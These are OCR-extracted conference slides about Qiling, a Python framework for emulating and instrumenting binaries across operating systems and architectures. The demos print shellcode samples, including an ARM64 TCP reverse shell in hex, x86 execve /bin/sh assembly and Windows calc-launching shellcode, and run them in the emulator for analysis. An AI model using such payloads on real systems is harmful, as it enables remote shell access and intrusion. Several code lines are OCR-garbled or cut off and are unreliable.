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

Qiling{JiuWei}





python™

Lightweight, Automated, High Performance and Scalable Platform

In Action

Linux AARCH 64

```
(00:18:14):xwings@kamino:<~/qiling>
(163)$ cat examples/shellcodes/linarm64_tcp_reverse_shell.hex
\x42\x00\x02\xca\x21\x00\x80\xd2\x40\x00\x80\xd2\xc8\x18\x80\xd2\x01\x00\x0
02\x02\x80\xd2\x68\x19\x80\xd2\x01\x00\x00\xd4\x41\x00\x80\xd2\x42\x00\x02
\x00\x00\xd4\x21\x04\x00\xf1\x65\xff\xff\x54\xe0\x00\x00\x10\x42\x00\x02\xc
00\x00\xd4\x02\x00\x04\xd2\x7f\x00\x00\x01\x2f\x62\x69\x6e\x2f\x73\x68\x00
(164)$
(00:18:15):xwings@kamino:<~/qiling>
(164)$ python3 qltool.py shellcode --arch arm64 --os linux --hex -f example
.hex
>>> Load HEX from FILE
socket(2, 1, 0) = 0
connect(127.0.0.1, 1234) = -1
dup3
dup3
dup3
execve(b'/bin/sh', [b''])
(00:18:18):xwings@kamino:<~/qiling>
(165)$
```


Linux x86_32 input as ASM

```
(00:19:53):xwings@kamino:<~/qiling>
(169)$ cat examples/shellcodes/lin32_execve.asm
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
xchg ebx,esp
mov al,0xb
int 0x80
(00:19:56):xwings@kamino:<~/qiling>
(170)$ python3 qltool.py shellcode --arch x86 --os linux --asm --output debug -f examples/shellcodes/lin32_execve.
asm
>>> Load ASM from FILE
>>> SET_THREAD_AREA selector : 0x83
>>> SET_THREAD_AREA selector : 0x8b
>>> SET_THREAD_AREA selector : 0x90
>>> Tracing basic block at 0x1000000
>>> 0x1000000     31 c0         xor     eax, eax
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000002     50            push    eax
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000003     68 2f 2f 73 68        push    0x68732f2f
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000008     68 2f 62 69 6e        push    0x6e69622f
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x100000d     87 e3         xchg    ebx, esp
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x100000f     b0 0b         mov     al, 0xb
|--->>> REG0= 0x10ffff4 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000011     cd 80         int     0x80
|--->>> REG0= 0x10ffff4 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
execve(b'/bin//sh', [b''])
(00:20:07):xwings@kamino:<~/qiling>
(171)$
```

Running a Windows Shellcode

```
(38)$ ./qltool shellcode --os windows --arch x86 --rootfs examples/rootfs/x86_windows --asm -f examples/shellcodes/win32_ob_exec_calc.asm
>>> Load ASM from FILE
>>> SET_THREAD_AREA selector : 0x73
>>> SET_THREAD_AREA selector : 0x7b
>>> SET_THREAD_AREA selector : 0x83
>>> SET_THREAD_AREA selector : 0x8b
>>> SET_THREAD_AREA selector : 0x90
>>> TEB addr is 0x4000
>>> PEB addr is 0x4044
>>> Loading examples/rootfs/x86_windows/dlls/ntdll.dll to 0x1000000
>>> Done with loading examples/rootfs/x86_windows/dlls/ntdll.dll
>>> Loading examples/rootfs/x86_windows/dlls/kernel32.dll to 0x1141000
>>> Done with loading examples/rootfs/x86_windows/dlls/kernel32.dll
>>> Loading examples/rootfs/x86_windows/dlls/user32.dll to 0x1215000
>>> Done with loading examples/rootfs/x86_windows/dlls/user32.dll
0x11d02ae: WinExec('calc', 1)
0x1183a49: GetVersion() -- 0
0x119cd12: ExitProcess(0x00)
(17:28:28):xwings@bespin:<~/wip_qiling/qiling>
(39)$ cat examples/shellcodes/win32_ob_exec_calc.asm
cld
call   0x88
pusha
mov    ebp,esp
xor    eax,eax
mov    edx,DWORD PTR fs:[eax+0x30]
mov    edx,DWORD PTR [edx+0xc]
mov    edx,DWORD PTR [edx+0x14]
mov    esi,DWORD PTR [edx+0x28]
movzx  ecx,WORD PTR [edx+0x26]
xor    edi,edi
lods   al,BYTE PTR ds:[esi]
cmp    al,0x61
jl     0x25
sub    al,0x20
ror    edi,0xd
add    edi,eax
loop   0x1e
```

Calling calc.exe



Qiling Framework

The ACTUAL TALK


Features

- Cross platform: Windows, MacOS, Linux, BSD
- Cross architecture: X86, X86_64, Arm, Arm64, Mips
- Multiple file formats: PE, MachO, ELF
- Emulate & sandbox machine code in a isolated environment
- Provide high level API to setup & configure the sandbox
- Fine-grain instrumentation: allow hooks at various levels (instruction/basic-block/memory-access/exception/syscall/IO/etc)
- Allow dynamic hotpatch on-the-fly running code, including the loaded library
- True Python framework, making it easy to build customized analysis tools on top
- Full GDB/IDA/r2 Support
- OS profiling support

User Mode Emulation

qemu-usermode

- The TOOL
- Limited OS Support, Very Limited
- No Multi OS Support
- No Instrumentation
- **Syscall Forwarding**



usercorn

- Very good project !
- It's a Framework !
- Mostly *nix based only
- Limited OS Support (No Windows)
- Go and Lua is not hacker's friendly
- **Syscall Forwarding**

Binee

- Very good project too
- Only X86 (32 and 64)
- Limited OS Support (No *NIX)
- Just a tool, we don't need a tool
- Again, is GO

WINE

- Limited ARCH Support
- Limited OS Support, only Windows
- Not Sandbox Designed
- No Instrumentation

WSL/2

- Limited ARCH Support
- Only Linux and run in Windows
- Not Sandboxed, It linked to /mnt/c
- No Instrumentation (maybe)

Zelos


- Very good project !
- It's a Framework !
- Linux based only (No Windows)
- Incomplete support for Linux multi arch

Syscall Forwarding

User Mode Emulation

qemu-usermode

- Over Emulate
- The TOOL
- Limited OS Support, Very Limited
- No Multi OS Support
- No Instrumentation
- **Syscall Forwarding**




usercorn

- Very good project !
- It's a Framework !
- Mostly *nix based only
- Limited OS Support (No Windows)
- Go and Lua is not hacker's friendly
- **Syscall Forwarding**

```
$ pwd
/home/xwings/qemu-3.1.0
$ uname -a
FreeBSD freebsd 12.0-RELEASE FreeBSD 12.0-RELEASE r341666 GENERIC  amd64
$ ./configure --help

Usage: configure [options]
Options: [defaults in brackets after descriptions]

Standard options:
  --help                   print this message
  --prefix=PREFIX          install in PREFIX [/usr/local]
  --interp-prefix=PREFIX   where to find shared libraries, etc.
                           use %M for cpu name [/usr/gnemul/qemu-%M]
  --target-list=LIST       set target list (default: build everything)
                           Available targets: aarch64-softmmu alpha-softmmu
                           arm-softmmu cris-softmmu hppa-softmmu i386-softmmu
                           lm32-softmmu m68k-softmmu microblaze-softmmu
                           microblazeel-softmmu mips-softmmu mips64-softmmu
                           mips64el-softmmu mipsel-softmmu moxie-softmmu
                           nios2-softmmu or1k-softmmu ppc-softmmu ppc64-softmmu
                           riscv32-softmmu riscv64-softmmu s390x-softmmu
                           sh4-softmmu sh4eb-softmmu sparc-softmmu
                           sparc64-softmmu tricore-softmmu unicore32-softmmu
                           x86_64-softmmu xtensa-softmmu xtensaeb-softmmu
                           i386-bsd-user sparc-bsd-user sparc64-bsd-user
                           x86_64-bsd-user
```

How Qiling Works

How Does It Work



Base OS can be Windows/Linux/BSD or OSX

And not limited to ARCH

OS Adventure

Loader

```python
class ELFParse:
    def __init__(self, path, ql):
        self.path = path
        self.ql = ql

        with open(path, "rb") as f:
            self.elfdata = f.read()

        self.ident = self.getident()

        if self.ident[ : 4] != b'\x7fELF':
            ql.nprint(">>> ERROR: NOT a ELF")
            exit(1)

        if self.ident[0x4] == 1: # 32 bit
            self.is32bit = True
        else:
            self.is32bit = False

        if self.ident[0x4] == 2: # 64 bit
            self.is64bit = True
        else:
            self.is64bit = False

        if self.ident[0x5] == 1: # little endian
            self.endian = 1
        elif self.ident[0x5] == 2: # big endian
            self.endian = 2
```

```python
class PE32:
    def __init__(self, ql, path=""):
        self.ql = ql
        self.uc = ql.uc
        self.path = path
        self.PE_IMAGE_BASE = 0
        self.PE_IMAGE_SIZE = 0
        self.PE_ENTRY_POINT = 0
        self.sizeOfStackReserve = 0
        self.dlls = {}
        self.import_symbols = {}
        self.import_address_table = {}
        self.cmdline = ''
        self.filepath = ''

    def loadx86Shellcode(self, dlls):
        self.initTEB()
        self.initPEB()
        self.initLdrData()
        for each in dlls:
            self.loadDll(each)

    def loadPE32(self):
        self.pe = pefile.PE(self.path, fast_load=True)

        # for simplicity, no image base relocation
        self.ql.PE_IMAGE_BASE = self.PE_IMAGE_BASE = self.pe.OPTIONAL_HEADER.ImageBase
        self.ql.PE_IMAGE_SIZE = sel PE_ENTRY_POINT: int f.pe.OPTIONAL_HEADER.SizeOfImage
        self.ql.entry_point = self.PE_ENTRY_POINT = self.PE_IMAGE_BASE + self.pe.OPTIONAL_HEADER.AddressOfEntryPoint
        self.sizeOfStackReserve = self.pe.OPTIONAL_HEADER.SizeOfStackReserve
        self.ql.nprint(">>> Loading %s to 0x%x" % (self.path, self.PE_IMAGE_BASE))
```

ELF Loader

PE Loader

MACHO Loader

Parse != Loader

Posix Series - Syscall Emulator

```python
def ql_syscall_read(ql, uc, read_fd, read_buf, read_len, null0, null1, null2):
    path = (ql_read_string(ql, uc, read_buf))

    if read_fd < 256 and ql.file_des[read_fd] != 0:
        try:
            if isinstance(ql.file_des[read_fd], socket.socket):
                data = ql.file_des[read_fd].recv(read_len)
            else:
                data = ql.file_des[read_fd].read(read_len)
            uc.mem_write(read_buf, data)
            ql.nprint("|--->>> Read Completed %s" % path)
            regreturn = len(data)
        except:
            regreturn = -1
    else:
        regreturn = -1
    ql.nprint("read(%d, 0x%x, 0x%x) = %d" % (read_fd, read_buf, read_len, regreturn))
    ql_definesyscall_return(ql, uc, regreturn)


def ql_syscall_lseek(ql, uc, lseek_fd, lseek_ofset, lseek_origin, null0, null1, null2):
    ql.file_des[lseek_fd].seek(lseek_ofset, lseek_origin)
    regreturn = (ql.file_des[lseek_fd].tell())
    ql.nprint("lseek(%d, 0x%x, 0x%x) = %d" % (lseek_fd, lseek_ofset, lseek_origin, regreturn))
    ql_definesyscall_return(ql, uc, regreturn)


def ql_syscall_brk(ql, uc, brk_input, null0, null1, null2, null3, null4):
    ql.nprint("|--->>> brk(0x%x)" % brk_input)
    if brk_input != 0:
        if brk_input > ql.brk_address:
            uc.mem_map(ql.brk_address, (int(((brk_input + 0xfff) // 0x1000) * 0x1000 - ql.brk_address)))
            ql.brk_address = int(((brk_input + 0xfff) // 0x1000) * 0x1000)
    else:
        brk_input = ql.brk_address
    ql_definesyscall_return(ql, uc, brk_input)
    ql.nprint("|--->>> brk return(0x%x)" % ql.brk_address)


def ql_syscall_mprotect(ql, uc, mprotect_start, mprotect_len, mprotect_prot, null0, null1, null2):
    regreturn = 0
    ql.nprint("mprotect(0x%x, 0x%x, 0x%x) = %d" % (mprotect_start, mprotect_len, mprotect_prot, regreturn))
    ql_definesyscall_return(ql, uc, regreturn)
```


- Syscall almost the same for OSX/Linux/*BSD
- Kernel Programming 101
- Emulate Syscall
- Skip/Forward or Emulate Code
- Prepare Execution Report

Windows Emulator 0x1

```python
def setup_gdt_segment(uc, GDT_ADDR, GDT_LIMIT, seg_reg, index, SEGMENT_ADDR, SEGMENT_SIZE, init = True):

    # map GDT table
    if init:
        uc.mem_map(GDT_ADDR, GDT_LIMIT)

    # map this segment in
    uc.mem_map(SEGMENT_ADDR, SEGMENT_SIZE)

    # create GDT entry
    gdt_entry = create_gdt_entry(SEGMENT_ADDR, SEGMENT_SIZE, A_PRESENT | A_DATA | A_DATA_WRITABLE | A_PRIV_3 |

    # then write GDT entry into GDT table
    uc.mem_write(GDT_ADDR + (index << 3), gdt_entry)

    # setup GDT by writing to GDTR
    uc.reg_write(UC_X86_REG_GDTR, (0, GDT_ADDR, GDT_LIMIT, 0x0))

    # create segment index
    selector = create_selector(index, S_GDT | S_PRIV_3)
    # point segment register to this selector
    uc.reg_write(seg_reg, selector)
```

```python
def set_gs_msr(uc, SEGMENT_ADDR, SEGMENT_SIZE):

    uc.mem_map(SEGMENT_ADDR, SEGMENT_SIZE)
    uc.msr_write(GSMSR, SEGMENT_ADDR)
```

```python
def init_TEB_PEB(uc):
    print(">> TEB addr is " + hex(config64.GS_LAST_BASE))
    TEB_SIZE = len(TEB(0).tobytes())
    teb_data = TEB(base = config64.GS_LAST_BASE, PEB_Address = config64.GS_LAST_BASE + TEB_SIZE)
    uc.mem_write(config64.GS_LAST_BASE, teb_data.tobytes())
    config64.GS_LAST_BASE += TEB_SIZE
    data = teb_data.tobytes()

    print(">> PEB addr is " + hex(config64.GS_LAST_BASE))
    PEB_SIZE = len(PEB(0).tobytes())
    peb_data = PEB(base = config64.GS_LAST_BASE, LdrAddress = config64.GS_LAST_BASE + PEB_SIZE)
    uc.mem_write(config64.GS_LAST_BASE, peb_data.tobytes())
    config64.GS_LAST_BASE += PEB_SIZE

    LDR_SIZE = len(LDR(0).tobytes())
    ldr_data = LDR(base = config64.GS_LAST_BASE,
                InLoadOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x10, 'Blink' : config64.GS_LAST_BASE + 0x10
                InMemoryOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x20, 'Blink' : config64.GS_LAST_BASE + 0x
                InInitializationOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x30, 'Blink' : config64.GS_LAST_B
    uc.mem_write(config64.GS_LAST_BASE, ldr_data.tobytes())
```



Setup TEB Structure

Setup PEB Structure


Setup PEB_LDR_DATA Structure

Windows Emulator 0x2

```
ldr_table = LDR_TABLE(LDR_base = config64.GS_LAST_BASE,
                      InLoadOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InLoadOrderLinks['Flink'], 'Blink
                      InMemoryOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InMemoryOrderLinks['Flink'], 'B
                      InInitializationOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InInitializationOrderLi
                      DllBase = dll_base,
                      EntryPoint = 0,
                      FullDllName = path,
                      BaseDllName = fname,)

config64.LDR_TABLE_LIST[-1].InLoadOrderLinks['Flink'] = ldr_table.LDR_base
config64.LDR.InLoadOrderModuleList['Blink'] = ldr_table.LDR_base

config64.LDR_TABLE_LIST[-1].InMemoryOrderLinks['Flink'] = ldr_table.LDR_base + 0x10
config64.LDR.InMemoryOrderModuleList['Blink'] = ldr_table.LDR_base + 0x10

config64.LDR_TABLE_LIST[-1].InInitializationOrderLinks['Flink'] = ldr_table.LDR_base + 0x20
config64.LDR.InInitializationOrderModuleList['Blink'] = ldr_table.LDR_base + 0x20

uc.mem_write(config64.LDR.base, config64.LDR.tobytes())
uc.mem_write(config64.LDR_TABLE_LIST[-1].LDR_base, config64.LDR_TABLE_LIST[-1].tobytes())
uc.mem_write(ldr_table.LDR_base, ldr_table.tobytes())
```

```
if address in utils64.import_symbols:
    try:
        globals()['hook_' + utils64.import_symbols[address].decode()](uc, address, esp)
    except KeyError as e:
        print("[!]", e, "\t is not implemented")
```

```
def hook_LoadLibraryA(uc, rip, rsp):
    rip_saved = pop64(uc)
    (lpLibFileNameAddr,) = tuple(parse_arg(uc, 1))
    lpLibFileName = string_pack(uc.mem_read(lpLibFileNameAddr, 0x100))

    print('0x%0.2x:\tcall LoadLibraryA(\'%s\')' % (rip_saved, lpLibFileName))

    dll_base = dll_loader(uc, lpLibFileName)

    push64(uc, rip_saved)
    uc.reg_write(UC_X86_REG_RAX, dll_base)
```



InMemoryOrderModuleList

InLoadOrderModuleList

InInitializationOrderList

Setup LDR_DATA_TABLE_ENTRY for Loaded Modules

Setup Three Double Linked Lists

Parse DLL & Get All Export Functions

Hook Windows API

Sample Code on How To Execute X86_32/64bit Windows Shellcode

CPU Adventure

X86 32/64 Series

```
QL_X86_F_GRANULARITY = 0x8
QL_X86_F_PROT_32 = 0x4
QL_X86_F_LONG = 0x2
QL_X86_F_AVAILABLE = 0x1

QL_X86_A_PRESENT = 0x80

QL_X86_A_PRIV_3 = 0x60
QL_X86_A_PRIV_2 = 0x40
QL_X86_A_PRIV_1 = 0x20
QL_X86_A_PRIV_0 = 0x0

QL_X86_A_CODE = 0x10
QL_X86_A_DATA = 0x10
QL_X86_A_TSS = 0x0
QL_X86_A_GATE = 0x0
QL_X86_A_EXEC = 0x8

QL_X86_A_DATA_WRITABLE = 0x2
QL_X86_A_CODE_READABLE = 0x2
QL_X86_A_DIR_CON_BIT = 0x4

QL_X86_S_GDT = 0x0
QL_X86_S_LDT = 0x4
